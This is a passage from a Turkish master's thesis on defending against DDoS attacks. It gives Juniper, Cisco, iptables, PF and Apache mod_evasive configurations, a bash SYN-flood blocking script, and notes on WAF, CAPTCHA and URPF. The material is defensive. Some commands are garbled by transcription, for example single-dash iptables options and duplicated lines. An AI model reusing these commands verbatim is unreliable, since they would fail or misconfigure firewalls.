Aşağıda nmap ile yapılan bir sorunun çıktısı görülmektedir. Hedef sunucuda birden fazla port açık olduğu ve bunların riskli olabileceği sonucu çıkarılabilmektedir. [3], [13]



Şekil 31 : NMAP ile açık port tespiti

3.1.3 Kota Sınırlama (Rate Limiting)

Trafik kotası yöntemi ile saldırıya hedef olan sunuculara erişimin zaman,bant genişliği,ip adres aralığı gibi belirlenen kaynakların kısmı olarak kısıtlanmasıdır. Kısıtlamalar ISP, DDOS önleme yazılım veya cihazları ve sununcu sistemlerinden uygulanabilir.

Bu uygulamanın en büyük sorunlarından birisi kısmı olsada kesinitye sebep olmasıdır. Ancak ek bir önlem olarak sunucular dağıtık bir yapıda ise ;

Örnek limiting parametreleri (Linux);

→ Fin istekleri için timeout sınırlaması

net.ipv4.tcp_fin_timeout = 15

→ DDOS koruma uygulaması/cihazında default tcp keepalive değeri belirlenmesi;

net.ipv4.tcp_keepalive_time = 1800

→ Tcp-time-wait değerinin belirlenmesi (Bağlantılarda yapılan her siteğe cevap verilirken her bağlatı tablolarda tutulur ve bu tablolar dinanmik olarak güncellenir. DDOS saldırıları esnasında bu tablolar çok büyüyecektir. Bu tablolarının tutabilecekleri log (buffer) sayılarının düşük olması Firewall'in bir süre sonra cevap veremez hale gelmesine neden olacaktır.

Linux : *net.ipv4.tcp_max_tw_buckets = 1440000*

Juniper : *set zone dmz screen limit-session source-ip-based 1 set zone dmz screen limit-session source-ip-based*

Cisco :

hostname(config)# threat-detection scanning-threat shun except ip-address xxxx

hostname(config)# threat-detection rate scanning-threat rate-interval 1200 average-rate 10 burst-rate 20

hostname(config)# threat-detection rate scanning-threat rate-interval 2400 average-rate 10 burst-rate 20

→ Hedef kaynaklı ip kısıtlamaları örneği;

set zone untrust screen limit-session destination-ip-based 4000


set zone untrust screen limit-session destination-ip-based

→ CPU'yu yoran isteker için belirli bir kara liste (blacklist) belirlenip engelleme örneği;

```
set cpu-protection blacklist id 1 1.1.1.0/24 2.2.2.0/24
protocol 17 srcport 5 dst-port 7 timeout 0
```

3.1.4 SYN Flood Saldırılarına Karşı Koruma

SYN koruması SYN paketlerine limit konulması işlemdir. Trafiğin belirli bir değeri aşması durumunda cihaz SYN paketlerini proxy üzerinden yanıtlamaya başlayacaktır (Şekil 29). Temel olarak Syncookie tablolarından yaralanmak veya Synproxy ile engellenebilmektedir.



Şekil 32 : SYN istekleri sonucunda oturum tablolarının dolması

SYN paketleri kullanarak yapılan saldırılarda saldırgan hedefe doğru sürekli olarak SYN paketleri gönderir. Hedef de her isteğe bir ack paketi ile cevap verir. Saldırı esnasında yapılan SYN istekleri, kaynak ip adresleri rastegele oluşturulur ve hedef sistem karşı taraftan bir üçlü el sıkışmayı tamamlamak için cevap bekler ve bu arada isteği hazıfasında (tablo) tutar.

Şekil 31'de görülen eşik değeri noktası aşılmaya başlanması sonucunda SYN proxy kendisine gelen aynı ip aralıkları (zone) üzeründen yeni istek kabul etmez

veya ikinici SYN isteği gelene kadar bekler. İkinci isteğin gelmesi isteğin gerçek olduğunu büyük oranda göstermektedir. Bu şekilde ikinci SYN isteğini göndemeyen istekler silinir.

SynFlood saldırısı esanında yapılabilecek en önemli noktalardan birisi TCP timeout değerinin düşük tutulmasıdır. Güvenlik cihazlarındaki durum (state) tablolarının dolmasını egellemek veya dolduktan sonra tabloları silmek gerekmektedir.

SYN Flood saldırılarına karşı SYN Proxy yapılandırma örnekleri aşağıdaki gibidir. [10]

Juniper Firewall;

```
set zone untrust screen syn-flood

set zone untrust screen syn-flood attack-threshold 1000
```

→ Alarm seviyesi belirlenebilmektedir.

```
set zone untrust screen syn-flood alarm-threshold 2000

set zone untrust screen syn-flood source-threshold 250

set zone untrust screen syn-flood destination-threshold 1000
```

Iptables Firewall;

```
# iptables -A INPUT -m state -state INVALID -j DROP

# /sbin/sysctl -w net/netfilter/nf_conntrack_tcp_loose=0
```

Daha geniş bir hali ile aşağıdaki komut uygulanabilmektedir.

```
# iptables -A INPUT -i $DEV -p tcp -m tcp -dport $PORT -m state -
state INVALID,UNTRACKED -j SYNPROXY -sack-perm -timestamp -wscale 7
-mss 1460

iptables -A OUTPUT -p tcp -s <sunucu_ip> --tcp-flags RST RST -j DROP

iptables -A OUTPUT -p tcp -s <sunucu_ip> --tcp-flags RST RST -j DROP
```

Syn Flood saldırılarını tespit edip önlemede kullanılan örnek bir script aşağıdaki gibidir (iptables firewall ile entegreli)[21],[11]

SYN_Flood_Prevention.sh script

```
# Description : SYN Flood Prevention using iptables against Scapy
SYN packets generated
> /var/log/DDOS_IP.log
> /tmp/test1.txt
> /tmp/test2.txt
trap "echo ;echo Caught EXIT signal;iptables -F;echo Iptables
entries cleared;echo HaX0R SVP" EXIT
while true;
do
date >> /var/log/DDOS_IP.log
netstat | grep -E "ssh|www" | grep -iv ESTABLISHED | awk '{print
$5}' | cut -d : -f 1 | sort | uniq -c >> /var/log/DDOS_IP.log
for pip in `netstat | grep -E "ssh|www" | grep -iv ESTABLISHED | awk
'{print $5}' | cut -d : -f 1 | sort | uniq`
do
conntrack=`netstat | grep -E "ssh|www" | grep -iv ESTABLISHED | awk
'{print $5}' | cut -d : -f 1 | grep $pip | wc -l`;
while read line
do
if [ "$line" = "$pip" ]
then
continue 2
fi
done < /tmp/test2.txt
if [ "$conntrack" -gt "25" ]
then
iptables -I INPUT -s $pip -p tcp -j REJECT --reject-with tcp-reset
echo "$pip" >> /tmp/test1.txt
fi
done
cat /tmp/test1.txt | sort | uniq > /tmp/test2.txt
sleep $1
done
```

PF Firewall;

```
pass in on $ext_if proto tcp to $web_server \
    port www keep state \
   (max 200, source-track rule, max-src-nodes 100, max-src-states 3)
```

Limit sınırlaması için;

```
max-src-conn number

max-src-conn-rate number / interval
```

Cisco Firewall:

```
hostname(config)# threat-detection basic-threat

hostname(config)# threat-detection rate {acl-drop | bad-packet-drop | conn-limit-drop | dos-drop | fw-drop | icmp-drop | inspect-drop | interface-drop | scanning-threat | syn-attack} rate-interval rate_interval average-rate av_rate burst-rate burst_rate
```

3.1.5 IP Adres Defterleri Oluşturma

Sisteme daha önce bağlantı yapmış ip adresleri için beyaz liste ip tanımı kullanarak izin verilebilir. Aynı şekilde ip adreslerini ülke bazında da kısıtlamak mümkündür. Ancak saldırgan çoğu zaman spoof ip adresleri kullandığı için bu yöntem çok az sonuç vermemektedir.

3.2 HTTP Saldırılarına Karşı Korunma

3.2.1 Web Sunucularında Yapılabilinecek Limit Sınırlandırmaları

Aşağıda Apache Web Sunucusunda HTTP Flood saldırıları için bir limit sınırlandırma örneği bulunmaktadır.

```
# size of hash table

DOSHashTableSize 4096

# requests for the _same_ page per interval and client

DOSPageCount 20

# requests for any object by same client

DOSSiteCount 300

# threshold in second intervals

DOSPageInterval 1

DOSSiteInterval 1

DOSBlockingPeriod 30

#DOSCloseSocket On

#DOSSystemCommand "/sbin/iptables -I INPUT -s %s -j DROP"

DOSWhitelist 127.0.0.1
```

```
DOSEmailNotify your@email.com
DOSLogDir /var/log/httpd/evasive.log
```

3.2.2 HTTP Redirect Authentication

Web sunucusuna gelen ilk GET isteğine cevap vermemesi kaynağa http 302 cevabı dönmesi ve kaynağın GET isteğini yenilemesi esasına dayanır. Bu şekilde isteğin gerçek bir kullanıcı olduğu anlaşılır.

Şekil 33 : Http redirect yönteminin adımları.

3.2.3 WAF (Web Application Firewall) Kuralları

Web Application Firewall'lar web ve veritabanı sunucularına gelen istekeleri analiz eden uygulama/donanımlardır. Kendi veri tabanında bulunan saldırı imza ve parametleri ile gelen istekleri analiz ederler.

Firewall ve IPS donanımlarından farklı olarak daha gelişmiş üst katman politikaları yazılabilmektedir.

Bu politikalara örnek olarak;

- HTTP port/servis koruma politikaları,

- Trafiği izleyerek belirli zamanlı/istek yoğunluklu kara liste (black list) hazırlanması,

- Zararlı yazılım (malware) güncellemelerinin alınması,

- WAF ürünlerinin Anti Virus yazılımları ile entegre edilmesi,

- Trojan korumalarının aktif edilmesi,

- Veritabanı erişimlerinde süre-istek yoğunluğu bazında kısıtlamalar,örnek olarak verilebilir.

3.2.4 CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart)

Captcha uygulama ve sunuculara yönelik yapılan isteklerin gerçek istekler olup olmadığını tespit edebilmek için geliştirilmiştir.

Web üzerinden gerçek kişiler tarafından yapılan istekleri, otomatik olarka yapan yazılımlardan ayırmak için oluşturulan, tarama sistemelerinin okuyamayacağı, sadece insalar tarafından okunabileceği yazı veya simgelerden oluşan şekillerdir.

Şekil 34 : Web uygulamaları için capcha arayüzü.

Sunucu kendisine gelen aynı kaynaktan olan isteklerin belirli bir seviyeye ulaşması sonucu istek yapan kullancıya captcha ekranı çıkar ve kullanıcı doğrulama yaptıktan sonra işlemine devam edebilir.

3.2.5 İşletim Sistemleri Bazında Önlemler

Gerek kurumsal ağlarda gerekse ev kullanıcıları farkında olmadan botnet ağlarına dahil olmuşlardır. Kullanıcı bilgisayarlarına çeşitli yollarla bulaştırılan


zararlı yazılımlar DDOS ağları için kullanılmanın yanı sıra kimlik hırsızlığı spam gönderme ağları vb etkilere maruz kalmaktadır.

Standart ev veya kurum kullanıcıları bu tür zararlı yazılımlara maruz kalmamak için işletim sistemlerini sürekli güncel tutmalı, işletim sistemi ve kullandıkları uygulamaların yama ve güncelleştirmelerini edinmeleri, antivürüs gibi güvelik ürünlerini günlük olarak güncellemelidirler.

3.2.6 Örnek Bir Altyapı Şeması

Şekil 32'de uygulama (web,DB vb) ve veritabanı segmentlerine bölünmüş ve bu segmenetlere hem in ağlardan hem dış ağlardan erişim olduğu görülmektedir.

Sarı renkete gösterilmiş noktalar DDOS korumasının konumlandırılacağı, savunma listlerinin çalışılacağı yerlerdir.



Şekil 35 : Kurumlar için güvenli altyapı şeması

Şekil 34'de kırmızı kesik çizgiler ile internet ve diğer ağ ortamlarına açık olan http servisinin kullanılması ile gerçekleşebilen saldırıları temsil etmektedir. Sunucu tcp/80- tcp/443 portundan dışarıya açık olduğu için çoğu zaman gelen paketler Firewall ve diğer filtrelemlerden geçebilir ve uygulama segmetine erişebilir. Web sunucu üzerinde yapılabilecek limit – oturum kısıtlamaları bu esnada uygulanabilir. Bunun yanı sıra sunucu segmentinin önüne komumlandırılacak WAF ile http paketlerinin başlık verileri okunarak get saldırılarına karşı önlem alınınabilmektedir.

Ağların girişlerine konumlandırılan IPS donanımları aynı şekilde network omurgasına da konumlandırılmalıdır. Bu şekilde hem iç ağlarda oluşan anormal trafikler tepit edilebilir hemde diğer segmet, vpn ağları vb yerlerden gelebilecek saldırılara karşı önlem alınmış olur.

ISP korumasından geçebilecek paketler yönlendiriciye gelmeden süzülmesi yönlendiricinin yükünü azaltacaktır. Yönlendirici üzerinde yazılacak access-list'ler ile network saldırılarına karşı destekleyici olacaktır.

Yük dengeleyiciler kendilerine gelene trafiği normal şartlar altında zaten kaynaklara eşit dağıtmaktadırlar. Bu dengelemenin rolu trafik anormalliklerinde trafiğin arka planda çalışan sunuculara eşit dağılmasını sağlayarak sistemin devamlılığında rol oynayacaklardır.

Ancak önemle belirtmek gerekir ki DDOS saldırılarında en kapsamlı koruma ISP ağlarından yapılacak önlemlerdir. ISP'lerde kullanılacak anormallik tespit sistemleri trafiği daha geniş ağlarda ölçebildiği için zararlı trafik ile normal trafik arasındaki ayrımı daha sağlıklı yapacaktır.


4. SONUÇ

Daha önce de belirtildiği gibi gerek network katmanında gerekse daha üst katmanlarda yapılan saldırıların temel sebebi protokol ve uygulamaların tasarımlarındaki zaafiyetlerden kaynaklanmaktadır. Uygulamalardaki tasarım hataları iyileştirilebilir olsa da protokollerdeki tasarım hataları için bu mümkün

görünmemektedir. Protokollerin sebep olduğu zaafiyetlerin etkilerini en az'a indirmek için kurum ağlarında sağlam bir altyapıya ihtiyaç vardır.

Layer 3-7 arasında alınması gereken önlemler [31];

Donanım	**Katman**	**Kontroller**	**DDOS Önleme**
Firewall	4-7	Flow inspection Deep inspection	Bağlantı sınırlaması, Syn Cookie Proxy
Router	3-4	Paket inspection Frame inspecion	Erişim listeleri, Erişim sınırlamaları



Şekil 36 : ISP'ler için URPF yapılması gereken noktalar.

Şekil 33'de detaylandırılmadan anlatılan yapıda ISP ağlarında aktif edilmesi gereken URPF görülmektedir. Bu şekilde spoof edilmiş ip paketleri engellenmiş olacak, kurum IPS'sine gelen paketlerin bir kısmı süzülmüş olarak gelecektir.

Kurum ISP'si içinde yapılacak trafik ve anormallik takip sistemleri ile trafikler daha doğru analiz edilecektir. Böylece kötü niyetli trafikleri normal trafiklerden ayrıt etmek kolaylaşacaktır.

Kurum network'ünün giriş noktasına yerleştirilecek DDOS koruması ile iyi bir sonuç alınacak ise de ISP network'ünde konumlandırılması daha doğru olacaktır. ISP network'üne entegre edilecek bir DDOS koruması paket analizlerinde daha çok doğru kararlar verecektir.

ISP yönlendiricilerinde aktif olarak izlenen unicast reverse-path-forwarding (URPF) belirli bir ağa ulaşmaya çalışan kaynağı hatalı olan paketleri engelleyecektir.

UPRF her ağ sistemi veya ISP'nin kendi omurgası yada alt ağlarında çıkan ip paketlerinin kaynağını kontrol etmesidir. Örneğin x.x.x.x ip adresin (başka bir ISP ağına ait) kaynaklı bir paket başka bir ISP ağına doğru istekte bulunduğu zaman bunun belirlenmesi ve paketin yok edilmesidir. URFP IETF tarafından RFC5635 (Remote Triggered Black Hole) ile açıklanmıştır.


ISP omurgalarında veya kurum/şirket ağlarında dışarıya doğru DDOS yapılmasını da engellemek gerekmektedir. DDOS trafiğini hedefe yakın bir noktada engellemeye çalışmak yerine ISP'lerde uygulanabilecek URPF (Unicast Reverse Path Forwarding) metodu ile spoof edilmiş ip paketlerini internete çıkması engellenmiş olur[23].

Örnek olarak bir ISP yönlendiricisinde URFP önleme için yapılan filtrelemeden sonra durum aşağıdaki gibi görülmüştür[25].

```
# show ip verify statistics

interface outside: 21 unicast rpf drops

interface inside: 2738 unicast rpf drops

interface vpn: 0 unicast rpf drops
```

Alt yapının doğru dizayn edilmesi, ağ ve sistemlerin büyümesini planlayarak, teknik ve yönetimsel bilincin varlığı ile sağlanabilmektedir. Mevcutta çalışan sistemlere yeni yapılacak eklemeler çeşitli zaafiyet noktaları meydana getirebilmektedir. Sitemlere yeni eklenecek noktalar oluşturulan altyapıyı tehlikeye atmayacak bir şekilde entegre edilmelidir.

ISP'den başlayarak sistemlerdeki Layer 7 uygulamaya gelen kadar olan yollardaki ip paketlerinin incelenmesi ve ve sağlıklı karar verilebilmesi için Şekil.xx 'de anltılan şemaya uygun olmalıdır. Şekil.32'teki kaba plan Şekil 34'deki gibi özetlenebilinir.



Şekil 37 : Zaralı trafiği engelleme ana topolojisi.

5. Kaynaklar

[1]Service attacks mitigation techniques, http://www.sans.org/reading_room/whitepapers/detection/denial-service-attacks-mitigation-techniques-real-time-implementation-detailed-analysi_33764,01/08/2014

[2] Cyber Attacks Explained: DoS and DDoS, http://www.linuxforu.com/2011/11/cyber-attacks-explained-dos-and-ddos, 2014

[3]SANS Institue, Denial of Service attacks and mitigation techniques

[4] www.bilgiguvenligi.gov.tr,2014

[5] tcpstat, http://www.frenchfries.net/paul/tcpstat/ ,2014

[6] Stateful Anycast for DSOS Mitigaation,Richard E.Hansen, MIT,2007

[7] The OWASP Foundation, Layer 7 DDOS attacks

[8] Mitigation of DDoS Attack using a Probabilistic Approach & End System based Strategy, Prof. Bibhudatta Sahoo, National Institute of Technology ,2009

[9] Mitigation and traceback countermeasures for DDoS attacks, Iowa State University, Basheer Nayef Al-Duwairi

[10] securityportalz.cz Practical steps to mitigate DDoS attacks Practical steps to mitigate DDoS attacks, Martin Čmelík, Security Session 2013, Brno, Czech Republic,

[11] How DDoS Detection and Mitigation Can Fight Advanced Targeted Attacks,SANS Whitepaper, Written by John Pescatore, 2013

[12] hping.org,2014

[13] nmap.org, 2014

[14]layer-seven-ddosattacks,http://resources.infosecinstitute.com,16/09/2014

[15] Trendmicro, Botnets & DDoS Introduction,2007

[16]Defeating Distributed Denial of Service Attacks, http://staff.washington.edu/dittrich/misc/trinoo.analysis,2000

[17] 2014 Mid-Year DDoS Threat Report, http://www.nsfocus.com,29/12/2014

[18] Transmission_Control_Protocol, http://en.wikipedia.org,2014

[19] Bilgi Güvenliği Akademisi, 2014

[20] sans.org, 2014

[21] mitigating DOSD/DDOS Attcacks Using IPTABLES, Bahaa Qasim M. AL-Musawi, College of Engineering University Of Kufa,2009

[22]CERT,TCP SYN Flood and IP Spoofing Attacks, http://www.cert.org/advisories/CA-1996-21.html, 2000

[23] Defending against Flooding-Based Distributed Denial-of-Service Attacks, Rocky K. C. Chang, The Hong Kong Polytechnic University, 2002

[24] http://www.iosec.org,2014

[25] snort.org, 2014

[26] tcpdump.org, 2014

[27] tcpstat, http://www.frenchfries.net/paul/tcpstat/ ,2014

[28] Understanding Unicast Reverse Path Forwarding, Cisco, http://www.cisco.com/web/about/security/intelligence/unicast-rpf.html,2014

[29] cisco.com

[30] Attacks by "Anonymous" WikiLeaks Proponents not Anonymous, CTIT Technical Report 10.41,2010

[31]National Cybersecurity and Communications Integration Center, https://www.uscert.gov/sites/default/files/publications/DDoS%20Quick%20Guide.pdf , 2014

ÖZGEÇMİŞ

18 Ağustos 1981 tarihi, Tunceli İli Çemişgezek ilçesi doğumluyum. İlk okulu aynı ilçede tamamladıktan sonra Orta Okul ve Liseyi Elazığ'da tamamladıktan sonra Fırat Üniversitesi Teknik Bilimler Meslek Yüksek Okulu Endüstriyel Elektronik bölümüne başladım.

2001 yılında bölümümden ayrılarak Anadalu Üniversitesi İktisat Fakültesi'ne kaydoldum. Askerliğimi Çanakkale Hava Radar Mevzii Komutanlığında tamamladım. 2012 yılında Beykent Üniversitesi Bilgisayar Mühendisiliği Anabilim Dalında yüksek lisans eğitimine başladım.

Bilişim sektöründe 2005 yılında başlayan iş hayatımda Sistem Altyapı, Ağ ve Haberleşme, Ağ,Web, Bilgi Güvenliği ile ilgli birçok eğitime katıldım.

Halen özel bir bankanın iştirak şirketinde Ağ ve Güvenlik yöneticisi olarak çalışmaktayım.

Özel ilgi alanlarım, tarih, uzay teknolojileri, havacılık simulasyon uygulamalarıdır.

Yabancı dilim ingilizce olup, evliyim.